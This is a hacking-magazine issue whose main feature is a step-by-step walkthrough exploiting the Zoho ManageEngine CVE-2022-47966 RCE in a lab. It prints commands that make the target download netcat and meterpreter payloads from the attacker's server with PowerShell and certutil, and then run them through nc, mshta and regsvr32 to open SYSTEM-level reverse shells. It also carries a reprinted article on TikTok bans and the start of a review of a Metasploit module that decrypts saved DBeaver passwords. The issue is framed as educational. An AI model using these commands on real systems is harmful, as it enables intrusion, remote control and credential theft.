

DLL-SideLoading:

Learn about the hacking technique used in the Windows version of recent 3CX hacking attack

Why is every Country banning TikTok
on Government Devices?
Read in CYBER SECURITY.

How Hackers are exploiting Zoho
ManageEngine vulnerability in Real World?
Read in our RWHS section.
#WindowsHacking

..with all other regular Features



RUN YOUR
CLOUD COMPUTER
from your SMART DEVICE



STARTING AT

\$4.95 /month

join us on shells.com

To
Advertise
with us
Contact :

admin@hackercoolmagazine.com

Copyright © 2016 Hackercool CyberSecurity (OPC) Pvt Ltd

All rights reserved. No part of this publication may be reproduced, distributed, or transmitted in any form or by any means, including photocopying, recording, or other electronic or mechanical methods, without the prior written permission of the publisher, except in the case of brief quotations embodied in critical reviews and certain other noncommercial uses permitted by copyright law. For permission requests, write to the publisher, addressed "Attention: Permissions Coordinator," at the address below.

Any references to historical events, real people, or real places are used fictitiously. Names, characters, and places are products of the author's imagination.

Hackercool Cybersecurity (OPC) Pvt Ltd.
Banjara Hills, Hyderabad 500034
Telangana, India.

Website :
www.hackercoolmagazine.com

Email Address :
admin@hackercoolmagazine.com



HACKERCOOL

Simplifying Cybersecurity

Information provided in this Magazine is strictly for educational purpose only.

Please don't misuse this knowledge to hack into devices or networks without taking permission. The Magazine will not take any responsibility for misuse of this information.

Then you will know the truth and the truth will set you free.
John 8:32

Editor's Note

Edition 6 Issue 3

*We are on our
expected time
but nothing special to
write here.
Just enjoy the Issue.*

""SIMPLEHELP IS NOT COMPROMISED AND IS USED AS INTENDED. THE THREAT ACTORS FOUND A WAY TO DOWNLOAD THE TOOL FROM THE OFFICIAL WEBSITE AND USE IT IN THEIR ATTACKS."

-NIKITA ROSTOVTSEV, SENIOR THREAT ANALYST AT GROUP-IB ON MUDDYWATER
USING SIMPLEHELP REMOTE SUPPORT SOFTWARE FOR PERSISTENT ACCESS.

INSIDE

See what our Hackercool Magazine March 2023 Issue has in store for you.

1. Real World Hacking Scenario:

How Hackers Are Exploiting Zoho ManageEngine Vulnerability In Real World.

2. Cyber Security :

Why Was TikTok Banned On Government Devices? An Expert On Why The Security Concerns Make Sense.

3. Metasploit This Month:

Zoho RCE, F5 Create Root Account, DBeaver Password Gather Modules & more

4. Cyber War:

Russia's Shadow War: Vulkan Files Leak Shows How Putin's Regime Weaponises Cyberspace.

5. What's New:

Kali Linux 2023.1

6. Real World Hacking:

DLL Side-Loading.

Installations

Downloads

Other Useful Resources

How Hackers Are Exploiting Zoho Vulnerability in Real World

REAL WORLD HACKING SCENARIO

TheHackernews reported that multiple hacking attacks are active in wild that are exploiting the recently discovered (and hopefully patched by many) vulnerability in Zoho ManageEngine products. Most notable among them is an alleged cyber espionage operation which according to BitDefender used built in utilities in Windows to download malicious payloads to gain access and establish persistence on the exploited target. Other threat actors are exploiting the vulnerability to install payloads like netcat, CobaltStrike beacon and even AnyDesk software which is used for remote access. A few cases have even seen installing a Windows version of Buhti ransomware. But what is this vulnerability in Zoho that is being used so vividly?

Intro

Zoho corporation is an Indian MNC, that makes complex software and web based business tools. One of its popular tools is the Manage Engine product line which is a management tool for monitoring and managing of all the hardware and software devices in an organization.

What is the vulnerability?

Tracked by security analysts as CVE-2022-47966, the latest vulnerability in Zoho ManageEngine products is a RCE bug that can be exploited without the need of any authentication. Worst thing is, the vulnerability which is given a CVSS score of 9.8 affects over 24 Zoho ManageEngine products. These products along with their vulnerable versions include,

- 1) Access Manager Plus < 4308
- 2) Active Directory 360 < 4310
- 3) ADAudit Plus < 7081
- 4) ADManager Plus < 7162
- 5) ADSelfService Plus < 6211
- 6) Analytics Plus < 1150
- 7) Application Control Plus < 10.1.2220.18
- 8) Asset Explorer < 6983
- 9) Browser Security Plus < 11.1.2238.6
- 10) Device Control Plus < 10.1.2220.18
- 11) Endpoint Central < 10.1.2228.11
- 12) Endpoint Central MSP < 10.1.2228.11
- 13) Endpoint DLP < 10.1.2133.6
- 14) KeyManager Plus < 6401
- 15) OS Deployer < 1.1.2243.1
- 16) PAM 360 < 5713
- 17) Password Manager PRO < 12124
- 18) Patch Manager Plus < 10.1.2220.18
- 19) Remote Access Plus < 10.1.2228.11
- 20) Remote Monitoring and Management (RMM) < 10.1.41

- 21) Service Desk Plus < 14004
- 22) Service Desk Plus MSP < 13001
- 23) Support Centre Plus < 11026
- 24) Vulnerability Manager Plus < 10.12220.18

The reason why so many products of Zoho ManageEngine are affected by this vulnerability is due to the presence of an outdated dependency, Apache Santuario. The RCE vulnerability is present in this dependency, Apache Santuario is aimed at providing implementation the primary security standards for XML but now became target of hackers.

To be vulnerable, the target ManageEngine products should have SAML single sign-on (SSO) enabled or had it enabled in the past. Exploiting this vulnerability on Windows systems gives Attackers NT Authority/SYSTEM privileges.

Although this vulnerability is patched, analysts have seen hackers weaponizing it as patching is relatively slow. Average mean time to patch cycles range from 60 to 150 days. This time gap is more than enough for threat actors and cybercriminal groups to gain initial access or gain a foothold in target networks. According to BitDefender's analysis, 2000 to 4000 servers accessible from internet are vulnerable

One of the real-life attacks exploiting this vulnerability involves exploiting ManageEngine Service Desk software. In this Issue, we are going to show our readers how a hacker group exploited this software to drop a CobaltStrike beacon but instead of using CobaltStrike beacon (it's damn costly) or any other payloads used by other threat actors, we will be using Netcat and different meterpreter payloads we used earlier for our Hacking scenarios. Also our readers will learn about different built in utilities in Windows that hackers used in Real world to download and execute payloads.

For this tutorial we will be using the vulnerable version of Service Desk Plus (just like in Real world Attack) installed on a Windows system. The installation and configuration instructions of Zoho ManageEngine Service Desk Plus are given in our Installations section. This tutorial starts after the ServiceDesk Plus is installed and configured to be vulnerable.

Let's first test if the target is indeed vulnerable. This can be done using the script downloaded from Github user Inplex-sys. The download information is given in our Downloads section.

```
(kali@222vm) - [~/CVE-2022-47966]
$ git clone https://github.com/Inplex-sys/CVE-2022-47966
Cloning into 'CVE-2022-47966'...
remote: Enumerating objects: 9, done.
remote: Counting objects: 100% (9/9), done.
remote: Compressing objects: 100% (7/7), done.
remote: Total 9 (delta 0), reused 0 (delta 0), pack-reused 0
Receiving objects: 100% (9/9), 4.43 KiB | 906.00 KiB/s, done.
```

```
(kali@222vm) - [~/CVE-2022-47966]
$ cd CVE-2022-47966
```

```
(kali@222vm) - [~/CVE-2022-47966/CVE-2022-47966]
$ ls
main.py  README.md
```

```
(kali@222vm) - [~/CVE-2022-47966/CVE-2022-47966]
$
```


After the script is successfully downloaded, we need to create a new file named “list.txt” and enter the target IP’s addresses in this file.

```
GNU nano 7.2 list.txt
https://192.168.40.150:8080
http://192.168.40.150:8080

```

[Wrote 3 lines]

^G Help	^O Write Out	^W Where Is	^K Cut	^T Execute
^X Exit	^R Read File	^_ Replace	^U Paste	^J Justify

You can enter as many target IP addresses as you want.

```
(kali@222vm) - [~/CVE-2022-47966/CVE-2022-47966]
$ nano list.txt

(kali@222vm) - [~/CVE-2022-47966/CVE-2022-47966]
$ ls
list.txt  main.py  README.md

(kali@222vm) - [~/CVE-2022-47966/CVE-2022-47966]
$
```

Next, we need to execute the main.py file as shown below.

```
(kali@222vm) - [~/CVE-2022-47966/CVE-2022-47966]
$ python3 main.py list.txt powershell.exe

      HGRAB
    test first, analyze after

[2023-03-21-06:10:39] [info] http://192.168.40.150:8080 appears to
be vulnerable

(kali@222vm) - [~/CVE-2022-47966/CVE-2022-47966]
$
```


As you can see, the script found the target to be vulnerable. Next, let's exploit this vulnerability. For this we will be using the same POC script used by horizon3ai Github user. The download information of this script is given in our Downloads section.

```
(kali@222vm) - [~/CVE-2022-47966]
$ git clone https://github.com/horizon3ai/CVE-2022-47966
Cloning into 'CVE-2022-47966'...
remote: Enumerating objects: 16, done.
remote: Counting objects: 100% (16/16), done.
remote: Compressing objects: 100% (12/12), done.
remote: Total 16 (delta 4), reused 16 (delta 4), pack-reused 0
Receiving objects: 100% (16/16), 4.29 KiB | 399.00 KiB/s, done.
Resolving deltas: 100% (4/4), done.
```

```
(kali@222vm) - [~/CVE-2022-47966]
$ cd cve-2022-47966

(kali@222vm) - [~/CVE-2022-47966/cve-2022-47966]
$ ls
CVE-2022-47966.py  README.md

(kali@222vm) - [~/CVE-2022-47966/cve-2022-47966]
$
```

Here is the command to use this python script.

```
(kali@222vm) - [~/CVE-2022-47966/cve-2022-47966]
$ python3 CVE-2022-47966.py --url http://192.168.40.150:8080/SamlResponseServlet --command notepad.exe

(kali@222vm) - [~/CVE-2022-47966/cve-2022-47966]
$
```


Here the “-url” option is used to specify the target address and URL. We are running command “notepad.exe” here. Enough probing, Let's move into hot action now. For first try, we will be using netcat as our payload. We host this payload on a web server on our own attacker system.

```
(kali@222vm) - [~/Desktop]
$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

First, we will be using Powershell (which is by inbuilt in Windows systems) to download netcat hosted on our attacker system to the target system and save it in the “public” folder. Here is the command to do so.

```
(kali@222vm) - [~/CVE-2022-47966/cve-2022-47966]
$ python3 CVE-2022-47966.py --url http://192.168.40.150:8080/SamlResponseServlet --command "powershell iwr -uri http://192.168.40.153:8000/nc.exe -outfile C:\users\public\nc.exe"
```


As soon as we run this command, our payload is downloaded and saved in the “public” folder of target system as shown below.



Local Disk (C:) > Users > Public > Search Public

Name	Date modified	Type
Libraries	9/15/2018 1:03 PM	File folder
Public Account Pictures	4/10/2022 4:32 PM	File folder
Public Desktop	3/20/2023 6:11 PM	File folder
Public Documents	4/10/2022 4:32 PM	File folder
Public Downloads	9/15/2018 1:03 PM	File folder
Public Music	9/15/2018 1:03 PM	File folder
Public Pictures	9/15/2018 1:03 PM	File folder
Public Videos	9/15/2018 1:03 PM	File folder
HOT_Actress.jpg	4/10/2022 6:34 PM	JPG File
nc.exe	3/21/2023 4:10 PM	Application
payload.exe	4/10/2022 6:34 PM	Application

Before we execute this payload, we start a listener on our attacker system.

```
(kali@222vm) - [~]
$ nc -lvp 4444
listening on [any] 4444 ...
```

We can use the same python script to execute the netcat payload to connect to this listener as shown below.

```
(kali@222vm) - [~/CVE-2022-47966/cve-2022-47966]
$ python3 CVE-2022-47966.py --url http://192.168.40.150:8080/SamlResponseServlet --command "C:\users\public\nc.exe 192.168.40.153 4444"

(kali@222vm) - [~/CVE-2022-47966/cve-2022-47966]
$
```

As soon as we do this, we get a connection on the attacker system as shown below.


```
(kali@222vm) - [~]
$ nc -lvp 4444
listening on [any] 4444 ...
192.168.40.150: inverse host lookup failed: Unknown host
connect to [192.168.40.153] from (UNKNOWN) [192.168.40.150] 50010
```

Next, we use the meterpreter EXE payload instead of Netcat.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.40.153
lhost => 192.168.40.153
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.40.153:4444
```

```
(kali@222vm) - [~/CVE-2022-47966/cve-2022-47966]
$ python3 CVE-2022-47966.py --url http://192.168.40.150:8080/SamlResponseServlet --command "powershell iwr -uri http://192.168.40.153:8000/met_153_4444.exe -outfile C:\users\public\payload1.exe"
```

```
(kali@222vm) - [~/CVE-2022-47966/cve-2022-47966]
$
```

Here, we are downloading the meterpreter reverse shell exe payload and saving it as payload1.exe in the public folder of target system.

```
(kali@222vm) - [~/Desktop]
$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.40.150 - - [21/Mar/2023 06:40:30] "GET /nc.exe HTTP/1.1" 200 -
192.168.40.150 - - [21/Mar/2023 07:16:58] "GET /met_153_4444.exe HTTP/1.1" 200 -
```

Then we execute it.

"This type of vulnerability is a frequent attack vector for malicious cyber actors and poses a significant risk to the federal enterprise,"
- CISA on the recent Zoho ManageEngine vulnerability


```
(kali@222vm) - [~/CVE-2022-47966/cve-2022-47966]
$ python3 CVE-2022-47966.py --url http://192.168.40.150:8080/SamlResponseServlet --command "C:\users\public\payload1.exe"

(kali@222vm) - [~/CVE-2022-47966/cve-2022-47966]
$
```

As soon as we do it, we get a meterpreter session on the target as shown below.

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.40.153:4444
[*] Sending stage (175686 bytes) to 192.168.40.150
[*] Meterpreter session 1 opened (192.168.40.153:4444 -> 192.168.40.150:50041) at 2023-03-21 07:17:31 -0400
```

```
meterpreter >
```

```
meterpreter > sysinfo
Computer      : DESKTOP-PRLKILM
OS            : Windows 10 (10.0 Build 17763).
Architecture : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 1
Meterpreter   : x86/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

As readers can see, we get this session with NT AUTHORITY/ SYSTEM privileges as already told in this beginning.

Note that Powershell is not the only builtin utility in Windows that can be exploited by hackers to download malware to the target systems. Hackers exploiting this vulnerability have also used Certutil.exe to download malware to this target systems.

Certutil.exe is a command line utility in Windows that can be used to dump and display Certification Authority (CA) configuration information, configure certificate services and verifying certificates etc. However, it can also be used to download malware.

For example, here we will use Certutil.exe to download a HTA meterpreter payload to the target system.

"The vulnerability is easy to exploit and a good candidate for attackers to 'spray and pray' across the internet,"

- Security researcher James Horseman on Zoho ManageEngine vulnerability.


```
(kali@222vm) - [~/CVE-2022-47966/cve-2022-47966]
$ python3 CVE-2022-47966.py --url http://192.168.40.150:8080/SamlResponseServlet --command "certutil.exe -urlcache -f http://192.168.40.153:8000/met_153_4444.hta C:\users\public\met_153_4444.hta"
```

```
(kali@222vm) - [~/CVE-2022-47966/cve-2022-47966]
$
```

Then use mshta.exe to execute the HTA meterpreter payload.

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
Background session 1? [y/N]
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.40.153:4444
```

```
(kali@222vm) - [~/CVE-2022-47966/cve-2022-47966]
$ python3 CVE-2022-47966.py --url http://192.168.40.150:8080/SamlResponseServlet --command "C:\Windows\System32\mshta.exe C:\users\public\met_153_4444.hta"
```

```
(kali@222vm) - [~/CVE-2022-47966/cve-2022-47966]
$
```

This once again gives us a meterpreter session successfully as shown below.

```
meterpreter >
Background session 1? [y/N]
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.40.153:4444
[*] Sending stage (175686 bytes) to 192.168.40.150
[*] Meterpreter session 2 opened (192.168.40.153:4444 -> 192.168.40.150:50047) at 2023-03-21 07:25:33 -0400

meterpreter >
```

"This vulnerability allows for remote code execution as NT AUTHORITY\SYSTEM, essentially giving an attacker complete control over the system"
-Security researcher James Horseman


```
meterpreter > sysinfo
Computer      : DESKTOP-PRLKILM
OS           : Windows 10 (10.0 Build 17763).
Architecture : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 1
Meterpreter  : x86/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > █
```

Some threat actors used a DLL payload instead of traditional ones. Here's how this works.

```
(kali@222vm) - [~/CVE-2022-47966/cve-2022-47966]
$ python3 CVE-2022-47966.py --url http://192.168.40.150:8080/SamlResponseServlet --command "certutil.exe -urlcache -f http://192.168.40.153:8000/met_153_4444.dll C:\users\public\met_153_4444.dll"

(kali@222vm) - [~/CVE-2022-47966/cve-2022-47966]
$ █
```

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
Background session 2? [y/N]
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.40.153:4444
█
```

```
(kali@222vm) - [~/CVE-2022-47966/cve-2022-47966]
$ python3 CVE-2022-47966.py --url http://192.168.40.150:8080/SamlResponseServlet --command "C:\Windows\System32\regsvr32.exe C:\users\public\met_153_4444.dll"

(kali@222vm) - [~/CVE-2022-47966/cve-2022-47966]
$ █
```

"Organizations using any of the affected products [...] should update immediately and review unpatched systems for signs of compromise, as exploit code is publicly available and exploitation has already begun,"
-Rapid7 researcher Glenn Thorpe on the recent Zoho ManageEngine vulnerability


```

meterpreter >
Background session 2? [y/N]
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.40.153:4444
[*] Sending stage (175686 bytes) to 192.168.40.150
[*] Meterpreter session 3 opened (192.168.40.153:4444 -> 192.168.40.150:50152) at 2023-03-21 08:22:21 -0400

meterpreter > sysinfo
Computer      : DESKTOP-PRLKILM
OS            : Windows 10 (10.0 Build 17763).
Architecture : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 1
Meterpreter   : x86/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >

```

As readers can see, here too we have a meterpreter session with SYSTEM privileges. That's all for now. We will be back with another Real World Attack soon.

Why was TikTok banned on government devices? An expert on why the security concerns make sense

CYBER SECURITY

David Tuffley
Senior Lecturer in Applied Ethics &
Cybersecurity,
Griffith University

Australia has joined a raft of other countries in banning the popular video sharing app TikTok from government devices, as several outlets have today reported.

The move comes after a seven month-long review instigated by Home Affairs Minister Clare O'Neil into security risks posed by social media platforms.

Last week, TikTok CEO Shou Zi Chew was grilled by US politicians in a more than five

hour-long Congress hearing. Questions mainly focused on TikTok's handling of user data and whether it could be accessed by the Chinese Communist Party, as well as how harmful content (such as content on self-harm and eating disorders) spreads on the app.

TikTok has maintained user data are stored securely and held privately, with CEO Shou Zi Chew telling Congress:

"Let me state this unequivocally: ByteDance is not an agent of China or any other country."

But the evidence seems to suggest a ban was a long time coming.

(Cont'd On Next Page)

Some background

Since it was acquired by Chinese company ByteDance in 2017, TikTok (formerly Musical.ly) has faced persistent rumours regarding its handling of user data and privacy.

Despite its assurances, TikTok's privacy policy allows for user data, including browsing history, location and biometric identifiers to be collected and shared with

business partners, other companies in the same group as TikTok, content moderation services, measurement providers, advertisers, and analytics providers.

More worrying is this provision:

Where and when required by law, we will share your information with law enforcement agencies or regulators, and with third parties pursuant to a legally binding court order.

"Where and when required by law" would include the provisions of China's National Intelligence Law, which came into effect in 2017. It obliges organisations to cooperate with state intelligence agencies, and would oblige ByteDance to share TikTok data from Australia that may be deemed relevant to national security.

ByteDance has tried to distance itself from the perception that it is a Chinese company. According to TikTok's vice president of policy in Europe, Theo Bertram, 60% of ByteDance is owned by global investors, 20% by employees and 20% by the founders.

But it hasn't been enough to dispel fears. In 2020, India was among the first countries to impose a lasting nationwide ban on TikTok (and dozens of other Chinese apps), citing privacy and security concerns.

In December 2022, Taiwan imposed a public sector ban after the US Federal Bureau of Investigation warned the app posed a national security risk. That same month, the US House of Representatives issued a ban on devices used by

members and staffers.

More recently, lawmakers of the European Union were banned from having TikTok on their devices.

A host of other countries have also enacted bans, including Canada, Latvia, Denmark, Belgium, the UK, New Zealand, France, Netherlands and Norway.

What Are Australia's Concerns?

Australia and its allies are engaged in a so-called grey zone conflict with China; this is where TikTok becomes a major concern.

Grey zone conflict can be understood as competition between states and non-state actors that resides in a blurred reality between peace and war. It involves the strategic use of disinformation, propaganda, economic coercion, cyber attacks, and other forms of non-kinetic (subtle and non-coercive) action.

The danger TikTok poses to Australia is that the means would exist for foreign intelligence agencies to track the location of government officials, build dossiers of personal information, and conduct espionage.

An in-depth analysis of TikTok's software code by Australian cybersecurity firm Internet 2.0 makes for interesting, if not alarming, reading.

The firm determined TikTok requests almost complete access to a user's smart device while the app is active. These data include their calendar, contact lists and photos. If the user denies access, the app keeps asking every few hours until access is granted.

Co-founder Robert Potter told the ABC:

When we did that [pulled apart the code], we saw the permission layer that the phone was requesting was significantly more than what they said they were doing publicly. When the app is in use, it has the ability to scan the entire hard drive, access the contact lists, as well as see all other apps that have been installed on the device.

(Cont'd On Next Page)

Potter points out these permissions are “significantly more” than what a social media site actually needs to access.

This isn’t an isolated incident. Last year, BuzzFeed released leaked audio from more than 80 internal US TikTok meetings that raised the alarm. According to the BuzzFeed report, China-based employees of ByteDance had repeatedly accessed non-public data about US TikTok users.

In one September 2021 meeting, a senior US-based TikTok manager referred to a Beijing-based engineer as a “master admin” who “has access to everything”. A US-based staffer in the Trust and Safety Department was also heard saying “everything is seen in China”.

The tapes overwhelmingly contradict TikTok’s repeated insistence about the privacy of user data.

The Larger Context

Australia’s ban on TikTok on government phones is hardly surprising. A partial ban has existed for some time.

The decision speaks to the larger issue of balancing national security interests against the trade relationship with our largest trading partner. The TikTok ban is just the latest manifestation of this struggle.

In 2018, Australia’s decision to exclude Huawei from installing its 5G network was based on advice from the Australian Signals Directorate that this would give the Chinese government the means, in time of war, to paralyse the nation’s 5G-enabled critical infrastructure. A number of other countries came to a similar conclusion.

China is a nation that takes the long view when it comes to geopolitical strategy. Its planning horizon extends to many decades, and even centuries.

Against a backdrop of escalating grey zone conflict, TikTok is an example of a potentially weaponised tool in China’s cyber arsenal that could harvest massive amounts of data for nefarious means. And it’s likely not the last of such tools we’ll face.

The wisest course of action for Australia would be to also develop a long-term orientation, making plans that reach forward many decades – and not as far as the next election cycle.

**This Article first
appeared in
The
Conversation**

**Hackercool Magazine
is also available on**

Magzter

&

Zinio

[Zoho RCE, F5 Create Root Account, DBeaver Password Gather & more](#)

METASPLOIT THIS MONTH

Welcome to Metasploit This Month. Let us learn about the latest exploit modules of Metasploit and how they fare in our tests.

DBeaver Password Gather Module

TARGET: DBeaver
MODULE : POST

TYPE: Local
ANTI-MALWARE : OFF

DBeaver is a universal database administration tool that can be used to manage all kinds of relational & NOSQL databases that can be installed on Windows, Linux, MacOSX. This module will determine if the target system has DBeaver installed and then it will dump all the saved session information from the target system. It will then decrypt passwords for these saved sessions.

We have tested this module on the latest version of DBeaver installed on Windows 10. We will connect to a MariaDB database using DBeaver to have some sessions. The download information of both DBeaver and MariaDB database are given in our Downloads section. After starting the MariaDB server, as shown below, we will run DBeaver and connect to the database as shown bel-

```
C:\Users\admin\Desktop\mariadb-11.0.0-win64\bin>mariadb.exe --console
2023-03-31 19:18:26 0 [Note] mariadb.exe (server 11.0.0-MariaDB) starting as process 1516 ...
2023-03-31 19:18:27 0 [Note] mariadb.exe: Aria engine: starting recovery
recovered pages: 0% 100% (2.7 seconds); tables to flush: 1 0 (1.3 seconds);
2023-03-31 19:18:34 0 [Note] mariadb.exe: Aria engine: recovery done
